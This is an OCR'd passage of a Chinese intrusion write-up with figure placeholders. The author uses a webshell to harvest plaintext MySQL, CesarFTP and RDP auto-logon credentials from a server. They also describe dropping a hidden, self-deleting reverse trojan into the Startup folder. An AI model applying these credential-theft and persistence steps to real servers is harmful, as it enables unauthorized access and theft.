


图16

好在有mysql，看看我今天的运气如何，我查找了半天，最后终于在c盘windows目录下的my.ini文件中找出了用户名和密码，如图17。

对于处在内网中的mysql我以前从没有碰到过，而且对于mysql也不是太懂，看看色色兄又没在线，还是换种提权方式吧。初看服务器，webshell的权限还算蛮大的，能浏览其它盘的目录，甚至还有修改的权限，我在服务器上到处逛后来又发现了CesarFTP，这是继serv-u后又一款新型的FTP服务器。对于这款FTP我也不是太了解，于是就去网上找了找相关资料，发现这款FTP软件存在一个严重的漏洞，在配置文件里保存着明文的密码，明文密码是保存在该软件安装根目录下的settings.ini文件中的。我马上到服务器上寻找settings.ini文件，真的找到了这个文件，如图18。




图17





图18

找到配置文件后，我赶紧在本地安装了一个CesarFTP想覆盖对方的文件，后来发现里面有帐户能够直接连接ftp，下载个flashxp连接上去，直接浏览C、D盘，如图19。


图19

但是这款FTP没有执行权限，就只能呆呆的看着C、D盘里的东西，看得到却吃不到，MYSQL找到了密码又连不上，而MSSQL也找不到什么可以利用的，真是郁闷极了。翻看着里面Program Files目录，寻找着能够利用的第三方软件。虽然也安

装了一些软件，但是真正能够利用的却没有几个，手上大概能够利用的也就只是FTP了。

后来逛了逛启动项，发现里面的目录可以写，其实在C:\Documents and Settings\All Users\「开始」菜单\程序\启动\目录下直接传个反弹木马也是可以的，等服务器重启后我们还是一样能够拿到服务器的权限，如图20。




图20

把木马设置为运行后自动删除本身，并且把木马的属性修改为隐藏，这样就万无一失了，过了几天后发现服务器还是没有重启，没有那个耐性继续等待下去了，我需要速战速决。

五、再次突破

还是回到webshell里慢慢寻找能够利用的地方，找了好久，发现在“终端端口－自动登录”里竟然明文显示出了管理员的帐号和密码，如图21，读取注册键值“HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp\Port Number”。

